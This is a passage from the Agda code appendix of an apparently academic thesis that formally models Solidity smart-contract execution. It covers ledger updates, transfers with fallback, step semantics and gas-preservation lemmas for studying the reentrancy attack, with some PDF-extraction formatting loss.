subtract (suc n) (suc m) nm = subtract n m nm

refl≦r : (n : ℕ) →    n ≦r n
refl≦r 0 = tt
refl≦r (suc n) = refl≦r n

refl==r : (n : ℕ) →      n ==r n
refl==r zero = tt
refl==r (suc n) = refl==r n

lemmaxysuc : (x y : ℕ) → x ≦r y
  → x ≦r suc y
lemmaxysuc zero y xy = tt
lemmaxysuc (suc x) (suc y) xy =
```

```
  lemmaxysuc x y xy

lemmaxSucY : (x y z : ℕ)
  → x ≦r suc y → (x - (suc z)) ≦r y
lemmaxSucY 0 y z xy = tt
lemmaxSucY (suc x) y zero xy = xy
lemmaxSucY (suc x) y (suc z) xy
  = lemmaxSucY x y z (lemmaxysuc x y xy)

lemma=≦r : (x y z : ℕ)
  → x ==r y → y ≦r z → x ≦r z
lemma=≦r zero y z x=y y≦rz = tt
lemma=≦r (suc x) (suc y) (suc z)
  x=y y≦rz = lemma=≦r x y z x=y y≦rz


trans<=r : (x y z : ℕ)
  → x ≦r y → y ≦r z → x ≦r z
trans<=r zero y z xy yz = tt
trans<=r (suc x) (suc y) (suc z) xy yz
  = trans<=r x y z xy yz

sym== : (x y : ℕ) → x ==r y → y ==r x
sym== zero zero xy = tt
sym== (suc x) (suc y) xy = sym== x y xy


x<=sucx : (x : ℕ) → x ≦r suc x
x<=sucx zero = tt
x<=sucx (suc x) = x<=sucx x

0+lem> : (x y : ℕ) → (suc x + y) >r y
0+lem> zero y = refl≦r y
0+lem> (suc x) y = trans<=r y (x + y)
  (suc (x + y)) (0+lem> x y) (x<=sucx (x + y))

- test : (x y : ℕ) → suc (x + y) >r y
```

```
- test = 0+lem>

notsux<=x : (x : ℕ) -> suc x ≦r x -> ⊥
notsux<=x (suc x) p = notsux<=x x p

>impliesNotEq : (x y : ℕ) -> x >r y
  -> x ≡ y -> ⊥
>impliesNotEq (suc x) (suc .x) x>y refl
  = notsux<=x x x>y

sucx+yNot=y : (x y :   ℕ)
  -> suc x + y ≡ y -> ⊥
sucx+yNot=y x y =
  >impliesNotEq (suc x + y) y (0+lem> x y)

0+lem= : (x y : ℕ) → x + y ≡ y -> x ≡ 0
0+lem= zero y refl = refl
0+lem= (suc x) y p = efq (sucx+yNot=y x y p)

trans≡ : {A : Set} {a b c : A}
  -> a ≡ b -> b ≡ c -> a ≡ c
trans≡ refl refl = refl

sym≡ : {A : Set} {a b       : A}
  -> a ≡ b -> b ≡ a
sym≡ refl = refl



atomN<=N : ∀ (n : ℕ) → atom (n ≦b n)
atomN<=N zero = tt
atomN<=N (suc n) = atomN<=N n


proof : ∀ ( n m : ℕ) →
  atom ((m + suc n) ≦b suc (m + suc n))
proof zero zero    = tt
```

```
proof zero (suc m) = proof zero m
proof (suc n) zero      = proof n zero
proof (suc n) (suc m) = proof (suc n) m

trans<=b : (n k : ℕ) → atom (n ≦b k )
  → atom (k ≦b suc k) → atom (n ≦b suc k)
trans<=b zero zero tt tt = tt
trans<=b zero (suc k) tt x₁ = tt
trans<=b (suc n) (suc k) x x₁ = trans<=b n k x x₁

atomN<=sucM+sucN : ∀ (n m : ℕ)
  → atom (n ≦b suc (m + n))
atomN<=sucM+sucN zero m = tt
atomN<=sucM+sucN (suc n) zero
  = atomN<=sucM+sucN n zero
atomN<=sucM+sucN (suc n) (suc m) =
  trans<=b n (m + suc n)
    (atomN<=sucM+sucN (suc n) m) (proof n m)


atomN<=bM+N : ∀ (n m : ℕ) → atom (n ≦b (m + n))
atomN<=bM+N n zero      = atomN<=N n
atomN<=bM+N n (suc m) = atomN<=sucM+sucN n m
```

Appendix F

Full Agda code for chapter Implementing the reentrancy attack of Solidity in Agda

F.1 Definitions of Contract, Ledger, ExecStackEl, and StateExecFun in the complex model version 2

```
open import constantparameters

module libraries.Mainlibrary-new-version where

open import Data.Nat
open import Data.List hiding (_++_)
open import Agda.Builtin.Nat using (_-_; _*_)
open import Data.Unit
open import Data.Bool
open import Data.Bool.Base
open import Data.Nat.Base
open import Data.Maybe hiding (_>>=_)
open import Data.String hiding (length;show)
open import Data.Nat.Show
open import Data.Maybe.Base as Maybe using (Maybe; nothing; _<|>_; when)
```

```
import Data.Maybe.Effectful
open import Data.Product renaming (_,_ to _,,_ )
open import Agda.Builtin.String


-our work
open import interface.ConsoleLib
open import basicDataStructure
open import libraries.natCompare
open import Complex-Model.ccomand.ccommands-cresponse-with-reentrancy-attack-v2


record Contract : Set where
  constructor contract
  field
    amount : Amount
    fun : FunctionName → (Msg → SmartContractExec Msg)
    viewFunction : FunctionName → Msg → MsgOrError
    viewFunctionCost : FunctionName → Msg → ℕ

open Contract public



Ledger : Set
Ledger = Address → Contract


record ExecStackEl : Set where
  constructor execStackEl
  field
    lastCallAddress : Address
    calledAddress : Address
    continuation : (Msg → SmartContractExec Msg)
    costCont : Msg → ℕ
```

```
    funcNameexecStackEl : FunctionName
    msgexecStackEl : Msg
    amountReceived : Amount
open ExecStackEl public


ExecutionStack : Set
ExecutionStack = List ExecStackEl




record StateExecFun : Set where
  constructor stateEF
  field
    ledger         : Ledger
    executionStack : ExecutionStack
    initialAddr    : Address
    lastCallAddr   : Address
    calledAddr     : Address
    nextstep       : SmartContractExec Msg
    gasLeft        : ℕ
    funNameevalState : FunctionName
    msgevalState : Msg
    amountReceived : Amount
    listEvent      : List String
open StateExecFun public
```

F.2 Complex ledger in reentrancy attack

```
open import constantparameters

module Complex-Model.ledgerversion.Ledger-Complex-Model-with-reentrancy-attack
  (param : ConstantParameters) where
```

```
open import Data.Nat
open import Agda.Builtin.Nat using (_-_; _*_)
open import Data.Unit
open import Data.List
open import Data.Bool
open import Data.Bool.Base
open import Data.Nat.Base
open import Data.Maybe hiding (_>>=_)
open import Data.String hiding (length; show)
  renaming (_++_ to _++str_)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Show
open import Data.Empty

-- our work
open import Complex-Model.ccomand.ccommands-cresponse
open import basicDataStructure
open import libraries.natCompare
open import libraries.Mainlibrary-new-version


-- update view function in the ledger
updateLedgerviewfun : Ledger → Address → FunctionName
  → ((Msg → MsgOrError) → (Msg → MsgOrError))
  → ((Msg → MsgOrError) → (Msg → ℕ) → Msg → ℕ)
  → Ledger
updateLedgerviewfun ledger changedAddr
  changedFname f g a .amount = ledger a .amount
updateLedgerviewfun ledger changedAddr
  changedFname f g a .fun = ledger a .fun
updateLedgerviewfun ledger changedAddr
  changedFname f g a .ViewFunction fname =
  if (changedFname ≡fun fname)
  then       f (ledger a .ViewFunction fname)
```

```
    else    ledger a .ViewFunction fname
updateLedgerviewfun ledger changedAddr
  changedFname f g a .ViewFunctionCost fname =
  if (changedFname ≡fun fname)
  then       g (ledger a .ViewFunction fname)
  (ledger a .ViewFunctionCost fname)
  else       ledger a .ViewFunctionCost fname



-update ledger amount
updateLedgerAmount : (ledger : Ledger)
    →    (calledAddr destinationAddr : Address)
    (amount' : Amount)
    → (correctAmount : amount' ≦r
    ledger calledAddr .amount)
            → Ledger
updateLedgerAmount ledger calledAddr
  destinationAddr amount' correctAmount addr .amount
          = if addr ≡ᵇ calledAddr
          then subtract (ledger calledAddr .amount)
          amount' correctAmount
          else (if addr ≡ᵇ destinationAddr
          then ledger destinationAddr .amount + amount'
          else ledger addr .amount)
updateLedgerAmount ledger calledAddr newAddr
  amount' correctAmount addr .fun
          = ledger addr .fun
updateLedgerAmount ledger calledAddr newAddr
  amount' correctAmount addr .ViewFunction
          = ledger addr .ViewFunction
updateLedgerAmount ledger calledAddr newAddr
  amount' correctAmount addr .ViewFunctionCost
    = ledger addr .ViewFunctionCost
```

```
-This function we use it to update the gas
- by decucting from the ledger
deductGasFromLedger : (ledger : Ledger)
        → (calledAddr : Address) (gascost : ℕ)
        → (correctAmount :
          gascost ≦r ledger calledAddr .amount)
        → Ledger
deductGasFromLedger ledger calledAddr
  gascost correctAmount addr .amount
             = if addr ≡ᵇ calledAddr
             then subtract (ledger calledAddr .amount)
               gascost correctAmount
             else ledger addr .amount
deductGasFromLedger ledger calledAddr
  gascost correctAmount addr .fun
          = ledger addr .fun
deductGasFromLedger ledger calledAddr
  gascost correctAmount addr .ViewFunction
          = ledger addr .ViewFunction
deductGasFromLedger ledger calledAddr
  gascost correctAmount addr .ViewFunctionCost
          = ledger addr .ViewFunctionCost

- this function below we use it to
- refuend in two cases with stepEF
- 1) when finish (first case)
- 2) when we have error (the last case)
addWeiToLedger : (ledger : Ledger)
        → (address : Address) (amount' : Amount)
        → Ledger
addWeiToLedger ledger address amount'
  addr .amount
        =     if addr ≡ᵇ address
```

```
        then ledger address .amount + amount'
        else ledger addr .amount
    addWeiToLedger ledger address amount'
      addr .fun
                = ledger addr .fun
    addWeiToLedger ledger address amount'
      addr .ViewFunction
                  = ledger addr .ViewFunction
    addWeiToLedger ledger address amount'
      addr .ViewFunctionCost =
        ledger addr .ViewFunctionCost



    — we define execute transfer
    - Aux with one more parameter (bool)
    - if it true it will execute it
    - without using fallback function
    - if it false it will use fallback function
    executeTransferAux : (oldLedger : Ledger)
              → (currentledger : Ledger)
              → (executionStack : ExecutionStack)
              → (initialAddr : Address)
              → (lastCallAddr calledAddr : Address)
              → (cont : Msg → SmartContract Msg)
              → (gasleft : ℕ)
              → (gascost : Msg → ℕ)
              → (funNameevalState : FunctionName)
              → (msgevalState : Msg)
              → (amountSent : Amount)
              → (destinationAddr : Address)
              → (prevAmountReceived : Amount)
              → (events : List String)
              → (runfallback : Bool)
```

```
        → (cp : OrderingLeq amountSent
          (currentledger calledAddr .amount))
        → StateExecFun
executeTransferAux oldLedger currentledger executionStack
  initialAddr lastCallAddr calledAddr cont gasleft gascost
  funNameevalState msgevalState amountSent
  destinationAddr prevAmountReceived events false (leq x)
  = stateEF (updateLedgerAmount currentledger
  calledAddr destinationAddr amountSent x)
  executionStack
  initialAddr lastCallAddr calledAddr (cont msgevalState )
  gasleft funNameevalState msgevalState amountSent events

executeTransferAux oldLedger currentledger executionStack
  initialAddr lastCallAddr calledAddr cont gasleft gascost
  funNameevalState msgevalState amountSent destinationAddr
  prevAmountReceived events true (leq x)
    = stateEF (updateLedgerAmount currentledger
    calledAddr destinationAddr amountSent x)
    (execStackEl lastCallAddr calledAddr cont gascost
  funNameevalState msgevalState prevAmountReceived
    :: executionStack)
    initialAddr calledAddr destinationAddr
    (currentledger destinationAddr .fun fallback
    (nat amountSent) )
      gasleft fallback (nat amountSent) amountSent events
executeTransferAux oldLedger currentledger executionStack
  initialAddr lastCallAddr calledAddr cont gasleft gascost
  funNameevalState msgevalState amountSent destinationAddr
  prevAmountReceived events runfallback (greater x)
  = stateEF oldLedger executionStack initialAddr lastCallAddr
    calledAddr (error (strErr "not enough money")
  ⟨ lastCallAddr » initialAddr ·
  funNameevalState [ msgevalState ]· events ⟩)
```

```
  gasleft funNameevalState msgevalState amountSent events

-- lemmaExecuteTransferAuxGasEq function we added
-- a bool parameter and we use it to prove gas
lemmaExecuteTransferAuxGasEq : (oldLedger : Ledger)
          → (currentledger : Ledger)
          → (executionStack : ExecutionStack)
          → (initialAddr : Address)
          → (lastCallAddr calledAddr : Address)
          → (cont : Msg → SmartContract Msg)
          → (gasleft1 : ℕ)
          → (gascost : Msg → ℕ)
          → (funNameevalState : FunctionName)
          → (msgevalState : Msg)
          → (amountSent : Amount)
          → (destinationAddr : Address)
          → (prevAmountReceived : Amount)
          → (events : List String)
          → (runfallback : Bool)
          → (cp : OrderingLeq amountSent
          (currentledger calledAddr .amount))
          → gasleft1 ==r gasLeft
            (executeTransferAux oldLedger currentledger
            executionStack initialAddr
            lastCallAddr calledAddr cont gasleft1
            gascost funNameevalState
              msgevalState amountSent destinationAddr
              prevAmountReceived events runfallback cp)

lemmaExecuteTransferAuxGasEq oldLedger currentledger
  executionStack initialAddr lastCallAddr calledAddr
  cont gasleft1 gascost
  funNameevalState msgevalState amount' destinationAddr
  amountSent events false (leq x) = refl==r gasleft1
```

```
lemmaExecuteTransferAuxGasEq oldLedger currentledger
  executionStack initialAddr lastCallAddr calledAddr
  cont gasleft1 gascost
  funNameevalState msgevalState amount'
  destinationAddr amountSent events true (leq x)
  = refl==r gasleft1
lemmaExecuteTransferAuxGasEq oldLedger currentledger
  executionStack initialAddr lastCallAddr calledAddr
  cont gasleft1
  gascost funNameevalState msgevalState amount'
  destinationAddr amountSent events false (greater x)
  = refl==r gasleft1
lemmaExecuteTransferAuxGasEq oldLedger currentledger
  executionStack initialAddr lastCallAddr calledAddr
  cont gasleft1
  gascost funNameevalState msgevalState amount'
  destinationAddr amountSent events true (greater x)
  = refl==r gasleft1

- execute transfer we added
- an extra element (bool value)
executeTransfer : (oldLedger : Ledger)
           → (currentledger : Ledger)
           → (execStack : ExecutionStack)
           → (initialAddr : Address)
           → (lastCallAddr calledAddr : Address)
           → (cont : Msg → SmartContract Msg)
           → (gasleft : ℕ)
           → (gascost : Msg → ℕ)
           → (funNameevalState : FunctionName)
           → (msgevalState : Msg)
           → (amountTransferred : Amount)
           → (destinationAddr : Address)
           → (prevAmountReceived : Address)
```

```
              → (events : List String)
              → (runfallback : Bool)
              → StateExecFun
executeTransfer oldLedger currentledger
  execStack initialAddr lastCallAddr calledAddr
  cont gasleft gascost funNameevalState msgevalState
  amountTransferred destinationAddr prevAmountReceived
  events runfallback
  = executeTransferAux oldLedger currentledger execStack
  initialAddr lastCallAddr calledAddr
    cont gasleft gascost funNameevalState
    msgevalState amountTransferred
    destinationAddr prevAmountReceived events
    runfallback (compareLeq amountTransferred
    (currentledger calledAddr .amount))

  - the stepEF without deducting the gasLeft
stepEF : Ledger → StateExecFun → StateExecFun
stepEF oldLedger (stateEF currentLedger
  executionStack
  initialAddr lastCallAddr calledAddr
  (exec (callView addr fname msg)
  costcomputecont cont) gasLeft
  funNameevalState msgevalState amountSent listEvent)
  = stateEF currentLedger executionStack
  initialAddr lastCallAddr calledAddr
  (cont (currentLedger addr .ViewFunction fname msg))
  gasLeft     fname msg amountSent listEvent


stepEF oldLedger (stateEF currentLedger
  executionStack initialAddr lastCallAddr calledAddr
  (exec currentAddrLookupc costcomputecont cont) gasLeft
  funNameevalState msgevalState amountSent listEvent)
```

= stateEF *currentLedger executionStack*
initialAddr lastCallAddr calledAddr
(*cont calledAddr*) *gasLeft funNameevalState*
msgevalState amountSent listEvent

stepEF *oldLedger* (stateEF *currentLedger*
executionStack initialAddr lastCallAddr calledAddr
(exec callAddrLookupc *costcomputecont cont*) *gasLeft*
funNameevalState msgevalState amountSent listEvent)
= stateEF *currentLedger executionStack initialAddr*
lastCallAddr calledAddr (*cont lastCallAddr*)
gasLeft funNameevalState msgevalState
amountSent listEvent

stepEF *oldLedger* (stateEF *currentLedger*
executionStack
initialAddr lastCallAddr calledAddr
(exec (updatec *changedFname changedPFun cost*)
costcomputecont cont)
gasLeft funNameevalState msgevalState
amountSent listEvent)
= stateEF (updateLedgerviewfun *currentLedger*
calledAddr changedFname changedPFun cost)
executionStack initialAddr lastCallAddr calledAddr
(*cont* tt) *gasLeft*
funNameevalState msgevalState amountSent listEvent

stepEF *oldLedger* (stateEF *currentLedger*
executionStack
initialAddr oldlastCallAddr oldcalledAddr
(exec (callc *newaddr fname msg amountSent*)
costcomputecont cont)
gasLeft funNameevalState msgevalState
prevAmountReceived listEvent)

```
    = (stateEF currentLedger executionStack
    initialAddr oldlastCallAddr oldcalledAddr
    (exec (transfercWithoutFallBack amountSent newaddr)
    (λ _ → 0)
      λ _ → exec (callcAssumingTransferc newaddr
      fname msg amountSent) costcomputecont cont)
      gasLeft   funNameevalState msgevalState
      prevAmountReceived listEvent)

  stepEF oldLedger (stateEF currentLedger
    executionStack initialAddr oldlastCallAddr
      oldcalledAddr
    (exec (callcAssumingTransferc newaddr fname
    msg amountTransferred) costcomputecont cont)
    gasLeft   funNameevalState msgevalState
    prevAmountReceived listEvent)
    = stateEF currentLedger
    (execStackEl oldlastCallAddr oldcalledAddr
    cont costcomputecont funNameevalState
    msgevalState prevAmountReceived :: executionStack)
    initialAddr oldcalledAddr newaddr
    (currentLedger newaddr .fun fname msg)
    gasLeft   fname msg amountTransferred listEvent

  stepEF oldLedger (stateEF currentLedger
    executionStack initialAddr lastCallAddr calledAddr
    (exec (transferc amountSent
    destinationAddr) costcomputecont cont)
    gasLeft   funNameevalState msgevalState
    prevAmountReceived listEvent)
    = executeTransfer oldLedger currentLedger
    executionStack initialAddr lastCallAddr calledAddr
    cont gasLeft costcomputecont
    funNameevalState msgevalState
      amountSent destinationAddr
```

prevAmountReceived listEvent true

stepEF *oldLedger* (stateEF *currentLedger*
executionStack initialAddr
lastCallAddr calledAddr
(exec (transfercWithoutFallBack *amountSent*
destinationAddr) *costcomputecont cont*)
gasLeft *funNameevalState msgevalState*
prevAmountReceived listEvent)
= executeTransfer *oldLedger currentLedger*
executionStack initialAddr lastCallAddr calledAddr
cont gasLeft costcomputecont
funNameevalState msgevalState
amountSent destinationAddr
prevAmountReceived listEvent false

stepEF *oldLedger* (stateEF *currentLedger*
executionStack initialAddr lastCallAddr calledAddr
(exec (getAmountc *addrLookedUp*)
costcomputecont cont) *gasLeft*
funNameevalState msgevalState
amountSent listEvent)
= stateEF *currentLedger executionStack*
initialAddr lastCallAddr calledAddr
(*cont* (*currentLedger addrLookedUp* .amount))
gasLeft
funNameevalState msgevalState
amountSent listEvent

stepEF *oldLedger* (stateEF *currentLedger*
executionStack initialAddr lastCallAddr calledAddr
(exec getTransferAmount *costcomputecont cont*)
gasLeft funNameevalState msgevalState
amountReceived listEvent)
= stateEF *currentLedger executionStack*

```
    initialAddr lastCallAddr calledAddr
    (cont amountReceived) gasLeft funNameevalState
    msgevalState amountReceived listEvent

  stepEF oldLedger (stateEF currentLedger
    executionStack initialAddr lastCallAddr calledAddr
    (error errorMsg debugInfo) gasLeft
    funNameevalState msgevalState amountSent listEvent)
    = stateEF oldLedger executionStack
    initialAddr lastCallAddr calledAddr
    (error errorMsg debugInfo) gasLeft
    funNameevalState msgevalState amountSent listEvent

  stepEF oldLedger (stateEF currentLedger
    [] initialAddr lastCallAddr calledAddr
    (return result) gasLeft     funNameevalState
    msgevalState amountSent listEvent)
      = stateEF currentLedger [] initialAddr
      lastCallAddr calledAddr
      (return result) gasLeft      funNameevalState
      msgevalState amountSent listEvent

  stepEF oldLedger (stateEF currentLedger
    (execStackEl prevLastCallAddress prevCalledAddress
    prevContinuation
    prevCostCont prevFunName prevMsgExec
    prevamountSent :: executionStack)
    initialAddr lastCallAddr calledAddr
    (return result) gasLeft funNameevalState
    msgevalState amountSent listEvent)
      = stateEF currentLedger executionStack
      initialAddr prevLastCallAddress
      prevCalledAddress
      (prevContinuation result) gasLeft
      prevFunName prevMsgExec prevamountSent listEvent
```

```
stepEF oldLedger (stateEF currentLedger
  executionStack initialAddr lastCallAddr calledAddr
  (exec (eventc str) costcomputecont cont) gasLeft
  funNameevalState msgevalState amountSent listEvent)
  = stateEF currentLedger executionStack
  initialAddr lastCallAddr calledAddr (cont tt)
  gasLeft    funNameevalState msgevalState amountSent
  (str :: listEvent)


lemmaStepEFpreserveGas : (oldLedger : Ledger)
  → (state : StateExecFun) →
  gasLeft state ==r gasLeft (stepEF oldLedger state)

lemmaStepEFpreserveGas oldLedger (stateEF ledger []
  initialAddr lastCallAddr calledAddr
    (return x) gasLeft1 funNameevalState
    msgevalState amountSent listEvent) = refl==r gasLeft1

lemmaStepEFpreserveGas oldLedger (stateEF ledger
  (x2 :: executionStack1) initialAddr lastCallAddr
  calledAddr
  (return x) gasLeft1 funNameevalState
  msgevalState amountSent listEvent) = refl==r gasLeft1

lemmaStepEFpreserveGas oldLedger (stateEF ledger
  executionStack initialAddr lastCallAddr calledAddr
    (error x x1) gasLeft1 funNameevalState
    msgevalState amountSent listEvent) = refl==r gasLeft1

lemmaStepEFpreserveGas oldLedger (stateEF ledger
  executionStack initialAddr lastCallAddr calledAddr
    (exec (callView x2 x3 x4) x x1) gasLeft1
    funNameevalState msgevalState amountSent listEvent)
    = refl==r gasLeft1
```

```
lemmaStepEFpreserveGas oldLedger (stateEF ledger
  executionStack initialAddr lastCallAddr calledAddr
    (exec (updatec x2 x3 x4) x x1) gasLeft1
    funNameevalState msgevalState amountSent listEvent)
    = refl==r gasLeft1

lemmaStepEFpreserveGas oldLedger (stateEF ledger
  executionStack initialAddr lastCallAddr calledAddr
    (exec (transferc amount destinationAddr)
    costcomputecont cont) gasLeft1 funNameevalState
    msgevalState prevAmountReceived listEvent)
      = lemmaExecuteTransferAuxGasEq oldLedger
      ledger executionStack
          initialAddr lastCallAddr calledAddr
          cont gasLeft1 costcomputecont funNameevalState
          msgevalState amount destinationAddr prevAmountReceived
          listEvent true ((compareLeq amount
          (ledger calledAddr .Contract.amount)))

lemmaStepEFpreserveGas oldLedger (stateEF ledger
  executionStack initialAddr lastCallAddr calledAddr
    (exec (transfercWithoutFallBack amount destinationAddr)
    costcomputecont cont) gasLeft1 funNameevalState
    msgevalState prevAmountReceived listEvent)
      = lemmaExecuteTransferAuxGasEq oldLedger ledger
      executionStack
          initialAddr lastCallAddr calledAddr
          cont gasLeft1 costcomputecont funNameevalState
          msgevalState amount destinationAddr prevAmountReceived
          listEvent false ((compareLeq amount
          (ledger calledAddr .Contract.amount)))


lemmaStepEFpreserveGas oldLedger (stateEF ledger
```

executionStack initialAddr lastCallAddr calledAddr
(exec (callc *newaddr fname msg amountSent*)
cost cont) *gasLeft1 funNameevalState*
msgevalState prevAmountReceived listEvent)
= refl==r *gasLeft1*

lemmaStepEFpreserveGas *oldLedger* (stateEF *ledger*
executionStack initialAddr lastCallAddr calledAddr
(exec (callcAssumingTransferc *newaddr fname msg*
amountSent) *cost cont*) *gasLeft1 funNameevalState*
msgevalState prevAmountReceived listEvent)
= refl==r *gasLeft1*

lemmaStepEFpreserveGas *oldLedger* (stateEF *ledger*
executionStack initialAddr lastCallAddr calledAddr
(exec currentAddrLookupc $x\ x_1$) *gasLeft1*
funNameevalState msgevalState amountSent listEvent)
= refl==r *gasLeft1*

lemmaStepEFpreserveGas *oldLedger* (stateEF *ledger*
executionStack initialAddr lastCallAddr calledAddr
(exec callAddrLookupc $x\ x_1$) *gasLeft1*
funNameevalState msgevalState amountSent listEvent)
= refl==r *gasLeft1*

lemmaStepEFpreserveGas *oldLedger* (stateEF *ledger*
executionStack initialAddr lastCallAddr calledAddr
(exec (getAmountc x_2) $x\ x_1$) *gasLeft1*
funNameevalState msgevalState amountSent listEvent)
= refl==r *gasLeft1*

lemmaStepEFpreserveGas *oldLedger* (stateEF *ledger*
executionStack initialAddr lastCallAddr calledAddr
(exec getTransferAmount $x\ x_1$) *gasLeft1*
funNameevalState msgevalState amountSent listEvent)

```
    = refl==r gasLeft1

  lemmaStepEFpreserveGas oldLedger (stateEF ledger
    executionStack initialAddr lastCallAddr calledAddr
      (exec (eventc x2) x x1) gasLeft1
        funNameevalState msgevalState amountSent listEvent)
    = refl==r gasLeft1


  lemmaStepEFpreserveGas2 : (oldLedger : Ledger)
    → (state : StateExecFun) →
      gasLeft (stepEF oldLedger state) ==r gasLeft state
  lemmaStepEFpreserveGas2 oldLedger state
    = sym== (gasLeft state) (gasLeft (stepEF oldLedger state))
        (lemmaStepEFpreserveGas oldLedger state)

  - stepEFgasAvailable which returns gasLeft
  stepEFgasAvailable : StateExecFun → ℕ
  stepEFgasAvailable (stateEF ledger executionStack
    initialAddr
      lastCallAddr calledAddr
      nextstep gasLeft  funNameevalState
        msgevalState amountSent listEvent)
          = gasLeft

  -this function simliar to stepEF
  - and deduct the gasleft
  -which returns the gas deducted
  stepEFgasNeeded : StateExecFun → ℕ
  stepEFgasNeeded (stateEF currentLedger
    [] initialAddr lastCallAddr calledAddr
    (return result) gasLeft      funNameevalState
    msgevalState amountSent listEvent)
                = param .costreturn msgevalState
```

```
stepEFgasNeeded (stateEF currentLedger
  (execSEl :: executionStack) initialAddr
  lastCallAddr calledAddr
  (return result) gasLeft    funNameevalState
  msgevalState amountSent listEvent)
            = param .costreturn msgevalState

stepEFgasNeeded (stateEF currentLedger
  executionStack initialAddr lastCallAddr
    calledAddr (exec currentAddrLookupc
    costcomputecont cont)
    gasLeft   funNameevalState
    msgevalState amountSent listEvent)
      = costcomputecont calledAddr

stepEFgasNeeded (stateEF currentLedger
  executionStack initialAddr lastCallAddr
  calledAddr
  (exec callAddrLookupc costcomputecont cont)
  gasLeft    funNameevalState msgevalState amountSent
    listEvent)
      = costcomputecont lastCallAddr

stepEFgasNeeded (stateEF currentLedger
  executionStack initialAddr lastCallAddr
    calledAddr
  (exec (updatec changedFname changedPufun cost)
  costcomputecont cont)
  gasLeft    funNameevalState msgevalState
  amountSent listEvent)
  = cost (currentLedger calledAddr
    .ViewFunction changedFname)
    (currentLedger calledAddr .ViewFunctionCost
    changedFname) msgevalState + (costcomputecont tt)
```

```
stepEFgasNeeded (stateEF currentLedger
  executionStack initialAddr oldlastCallAddr
  oldcalledAddr
  (exec (callc newaddr fname msg amount)
  costcomputecont cont)
  gasLeft   funNameevalState msgevalState
  amountSent listEvent)
            = costcomputecont msg

stepEFgasNeeded (stateEF currentLedger executionStack
  initialAddr oldlastCallAddr oldcalledAddr
    (exec (callcAssumingTransferc newaddr
     fname msg amount) costcomputecont cont)
     gasLeft   funNameevalState msgevalState
     amountSent listEvent)
            = costcomputecont msg


stepEFgasNeeded (stateEF currentLedger
  executionStack initialAddr lastCallAddr
  calledAddr
  (exec (transferc amount destinationAddr)
  costcomputecont cont)
    gasLeft funNameevalState msgevalState
    amountSent listEvent)
            = costcomputecont emptymsg

stepEFgasNeeded (stateEF currentLedger
  executionStack initialAddr lastCallAddr calledAddr
  (exec (transfercWithoutFallBack
  amount destinationAddr) costcomputecont cont)
  gasLeft   funNameevalState msgevalState
  amountSent listEvent)
        = costcomputecont emptymsg

stepEFgasNeeded (stateEF currentLedger
```

executionStack initialAddr lastCallAddr calledAddr
(exec (getAmountc *addrLookedUp*)
costcomputecont cont)
gasLeft funNameevalState msgevalState
amountSent listEvent)
= *costcomputecont* (*currentLedger addrLookedUp* .amount)

stepEFgasNeeded (stateEF *ledger*
executionStack initialAddr lastCallAddr
calledAddr
(exec getTransferAmount *costcomputecont cont*)
gasLeft funNameevalState msgevalState amountSent
listEvent)
= *costcomputecont amountSent*

stepEFgasNeeded (stateEF *currentLedger*
executionStack initialAddr lastCallAddr
calledAddr
(exec (callView *addr fname msg*)
costcompute cont)
gasLeft funNameevalState
msgevalState amountSent listEvent)
= (*currentLedger calledAddr*
.ViewFunctionCost *fname msg*)
+ *costcompute* (*currentLedger*
calledAddr .ViewFunction *fname msg*)

stepEFgasNeeded (stateEF *currentLedger*
executionStack initialAddr lastCallAddr
calledAddr
(error *errorMsg debuginfo*) *gasLeft*
funNameevalState msgevalState amountSent listEvent)
= *param* .costerror *errorMsg*

stepEFgasNeeded (stateEF *currentLedger*

```
  executionStack initialAddr lastCallAddr calledAddr
    (exec (eventc   str) costcomputecont cont)
    gasLeft   funNameevalState msgevalState
    amountSent listEvent)
              = costcomputecont tt

-This function we use it to deduct gas
- from evalstate not ledger
deductGas : (statefun : StateExecFun)
  (gasDeducted : ℕ) → StateExecFun
deductGas (stateEF ledger executionStack
  initialAddr lastCallAddr calledAddr nextstep
  gasLeft   funNameevalState msgevalState
  amountSent listEvent) gasDeducted
    = stateEF ledger executionStack
    initialAddr lastCallAddr calledAddr
    nextstep
      (gasLeft - gasDeducted)
      funNameevalState msgevalState amountSent listEvent

- this function we use it to cpmare gas
- in stepEFgasNeeded with stepEFgasAvailable
stepEFAuxCompare : (oldLedger : Ledger)
  → (statefun : StateExecFun)
    → OrderingLeq (suc (stepEFgasNeeded statefun))
      (stepEFgasAvailable statefun)
    → StateExecFun
stepEFAuxCompare oldLedger statefun (leq x)
  = deductGas (stepEF oldLedger statefun)
    (suc (stepEFgasNeeded statefun))
stepEFAuxCompare oldLedger
  (stateEF ledger executionStack initialAddr
  lastCallAddr calledAddr nextstep
```

```
  gasLeft    funNameevalState msgevalState
  amountSent listEvent) (greater x)
  = stateEF oldLedger executionStack
  initialAddr lastCallAddr calledAddr
  (error outOfGasError
  ⟨ lastCallAddr » initialAddr ·
  funNameevalState [ msgevalState ]· listEvent ⟩)
  0 funNameevalState msgevalState amountSent listEvent

-- definition of stepEFwithGasError
stepEFwithGasError : (oldLedger : Ledger)
  → (evals : StateExecFun) → StateExecFun
stepEFwithGasError oldLedger evals =
  stepEFAuxCompare oldLedger evals
  (compareLeq (suc (stepEFgasNeeded evals))
  (stepEFgasAvailable evals))

-- definition of stepEFntimes
stepEFntimes : Ledger → StateExecFun
  → (ntimes : ℕ) → StateExecFun
stepEFntimes oldLedger ledgerstateexecfun 0
              = ledgerstateexecfun
stepEFntimes oldLedger ledgerstateexecfun (suc n)
    = stepEFwithGasError oldLedger
    (stepEFntimes oldLedger ledgerstateexecfun n)


-- definition of stepEFntimes list
stepEFntimesList : Ledger → StateExecFun
  → (ntimes : ℕ) → List StateExecFun
stepEFntimesList oldLedger ledgerstateexecfun 0
              = ledgerstateexecfun :: []
stepEFntimesList oldLedger ledgerstateexecfun
  (suc n)
```

```
  = stepEFntimes oldLedger ledgerstateexecfun
    (suc n)
      :: stepEFntimesList oldLedger ledgerstateexecfun n

-this function below we use it to
- refund as a part of septEF
–- we use stepEFwithGasError instead of
- stepEF in refund and
- stepEFntimesWithRefund
refund : StateExecFun → StateExecFun
refund (stateEF currentLedger
  [] initialAddr lastCallAddr calledAddr
  (return result)
    gasLeft    funNameevalState
    msgevalState amountSent listEvent)
      = stateEF (addWeiToLedger
      currentLedger lastCallAddr
      (GastoWei param gasLeft))
      [] initialAddr lastCallAddr
      calledAddr (return result)
      gasLeft funNameevalState msgevalState
      amountSent listEvent

refund (stateEF ledger
  executionStack initialAddr
